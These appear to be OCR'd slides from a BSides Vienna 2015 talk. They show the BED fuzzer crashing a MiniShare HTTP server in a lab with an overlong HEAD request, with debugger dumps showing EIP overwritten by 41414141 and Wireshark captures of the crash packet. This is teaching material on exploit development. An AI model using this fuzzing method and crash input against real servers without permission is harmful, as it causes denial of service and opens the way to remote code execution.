
Using a HTTP fuzzer to trigger the crash



```
root@bt:/pentest/fuzzers/bed# ./bed.pl

 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )


 Usage:

 ./bed.pl -s <plugin> -t <target> -p <port> -o <timeout> [ depends on the plugin
 ]

 <plugin>   = FTP/SMTP/POP/HTTP/IRC/IMAP/PJL/LPD/FINGER/SOCKS4/SOCKS5
 <target>   = Host to check (default: localhost)
 <port>     = Port to connect to (default: standard port)
 <timeout>  = seconds to wait after each test (default: 2 seconds)
 use "./bed.pl -s <plugin>" to obtain the parameters you need for the plugin.

 Only -s is a mandatory switch.

root@bt:/pentest/fuzzers/bed# 
```

KALI-2: /usr/bin/bed


Start fuzzing → using bed



root@bt: /pentest/fuzzers/bed

```
root@bt:/pentest/fuzzers/bed# ./bed.pl -s HTTP -t 10.0.0.11 -p 80

 BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )

 + Buffer overflow testing:
                testing: 1      HEAD XAXAX HTTP/1.0     ......^C
root@bt:/pentest/fuzzers/bed# 
```

Fuzzer crashes minishare



```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00EB4D80
EBX 41414141
ESP 01343908 ASCII "AAAAAAAAAAAA
EBP 0134BB90
ESI 00000000
EDI 01345BB8

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (0000

EFL 00010216 (NO,NB,NE,A,NS,PE,G

ST0 empty 3.2720274908346246830e
```

```
Address  Hex dump                 ASCII
00961000 00 00 00 00 09 DE 55 41 ......ïUA
00961008 00 00 00 00 00 00 05 00 ......♣.
00961010 02 00 00 00 38 00 00 80 ☻...8..Ç
00961018 03 00 00 00 28 02 00 80 ♥...(☻.Ç
00961020 05 00 00 00 88 03 00 80 ♣...ê♥.Ç
00961028 06 00 00 00 88 04 00 80 ♠...ê♦.Ç
00961030 0E 00 00 00 58 05 00 80 ♫...X♣.Ç
00961038 00 00 00 00 09 DE 55 41 ......ïUA
00961040 00 00 00 00 00 00 0A 00 ........
00961048 61 1E 00 00 98 00 00 80 a▲..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80 b▲..└..Ç
00961058 63 1E 00 00 E8 00 00 80 c▲..Þ..Ç
00961060 64 1E 00 00 10 01 00 80 d▲..►☺.Ç
00961068 65 1E 00 00 38 01 00 80 e▲..8☺.Ç
00961070 66 1E 00 00 60 01 00 80 f▲..`☺.Ç
00961078 6C 1E 00 00 88 01 00 80 l▲..ê☺.Ç
00961080 6D 1E 00 00 B0 01 00 80 m▲..░☺.Ç
00961088 6E 1E 00 00 D8 01 00 80 n▲..Ï☺.Ç
00961090 70 1E 00 00 00 02 00 80 p▲...☻.Ç
```


```
01343908  41414141
0134390C  41414141
01343910  41414141
01343914  41414141
01343918  41414141
0134391C  41414141
01343920  41414141
01343924  41414141
01343928  41414141
0134392C  41414141
01343930  41414141
01343934  41414141
01343938  41414141
0134393C  41414141
01343940  41414141
01343944  41414141
01343948  41414141
0134394C  41414141
01343950  41414141
01343954  41414141
```

```
Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program    Paused
```

To direct input to this virtual machine, press Ctrl+G.

BSides Vienna 2015

Look for the „crash“ packet



Filter: tcp.port==80


```
Source          Destination     Protocol  Info
10.0.0.11       10.0.0.16       TCP       http > 33536 [SYN, ACK] Seq=0 Ack=1 Win=
10.0.0.16       10.0.0.11       TCP       33536 > http [ACK] Seq=1 Ack=1 Win=1465
10.0.0.16       10.0.0.11       TCP       [TCP segment of a reassembled PDU]
10.0.0.16       10.0.0.11       HTTP      HEAD AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
10.0.0.16       10.0.0.11       TCP       33536 > http [FIN, ACK] Seq=2066 Ack=1 W
10.0.0.16       10.0.0.11       TCP       33421 > http [SYN] Seq=0 Win=14600 Len=(
10.0.0.11       10.0.0.16       TCP       http > 33421 [SYN, ACK] Seq=0 Ack=1 Win=
10.0.0.11       10.0.0.16       TCP       http > 33536 [ACK] Seq=1 Ack=2067 Win=65
10.0.0.16       10.0.0.11       TCP       33421 > http [ACK] Seq=1 Ack=1 Win=1465
10.0.0.16       10.0.0.11       TCP       33421 > http [FIN, ACK] Seq=1 Ack=1 Win=
10.0.0.11       10.0.0.16       TCP       http > 33421 [ACK] Seq=1 Ack=2 Win=6553
10.0.0.11       10.0.0.16       TCP       [TCP segment of a reassembled PDU]
10.0.0.11       10.0.0.16       HTTP      HTTP/1.1 503 Service Unavailable  (text/
```

```
0000   00 0c 29 8d 82 79 00 0c  29 72 81 5c 08 00 45 00   ..)..y.. )r.\..E.
0010   00 40 1e 23 40 00 80 06  c8 7a 0a 00 00 0b 0a 00   .@.#@... .z......
0020   00 10 00 50 82 8d 29 2d  14 57 39 33 93 63 b0 12   ...P..)- .W93.c..
0030   ff ff 94 de 00 00 02 04  05 b4 01 03 03 00 01 01   ........ ........
0040   08 0a 00 00 00 00 00 00  00 00 01 01 04 02        ........ ......
```

Packets: 908 Displayed: 124 Marked: ...

To direct input to this virtual machine, press Ctrl+G.

Look for the „crash“ packet



Filter: tcp.port==80


```
Source          Destination     Protocol  Info
10.0.0.11       10.0.0.16       TCP       http > 33536 [SYN, ACK] Seq=0 Ack=1 Win=
10.0.0.16       10.0.0.11       TCP       33536 > http [ACK] Seq=1 Ack=1 Win=1465
10.0.0.16       10.0.0.11       TCP       [TCP segment of a reassembled PDU]
10.0.0.16       10.0.0.11       HTTP      HEAD AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
10.0.0.16       10.0.0.1                  http [FIN, ACK] Seq=2066 Ack=1 W
10.0.0.16       10.0.0.1                  http [SYN] Seq=0 Win=14600 Len=
10.0.0.11       10.0.0.1                  33421 [SYN, ACK] Seq=0 Ack=1 Win=
10.0.0.11       10.0.0.1                  33536 [ACK] Seq=1 Ack=2067 Win=65
10.0.0.16       10.0.0.1                  http [ACK] Seq=1 Ack=1 Win=1465
10.0.0.16       10.0.0.1                  http [FIN, ACK] Seq=1 Ack=1 Win=
10.0.0.11       10.0.0.1                  33421 [ACK] Seq=1 Ack=2 Win=6553
10.0.0.11       10.0.0.1                  gment of a reassembled PDU]
10.0.0.11       10.0.0.1                  1 503 Service unavailable  (text/
```

```
0000  00 0c 29 72 81 5c 00          00   ..)r.\.. )..y..E.
0010  02 9d 30 00 40 00 40          00   ..0.@.@. .@......
0020  00 0b 83 00 00 50 39          18   .....P9] ..Czw...
```

Frame (683 bytes)   Reassembled TCP (206

To direct input to this virtual machine, press Ctrl+G.

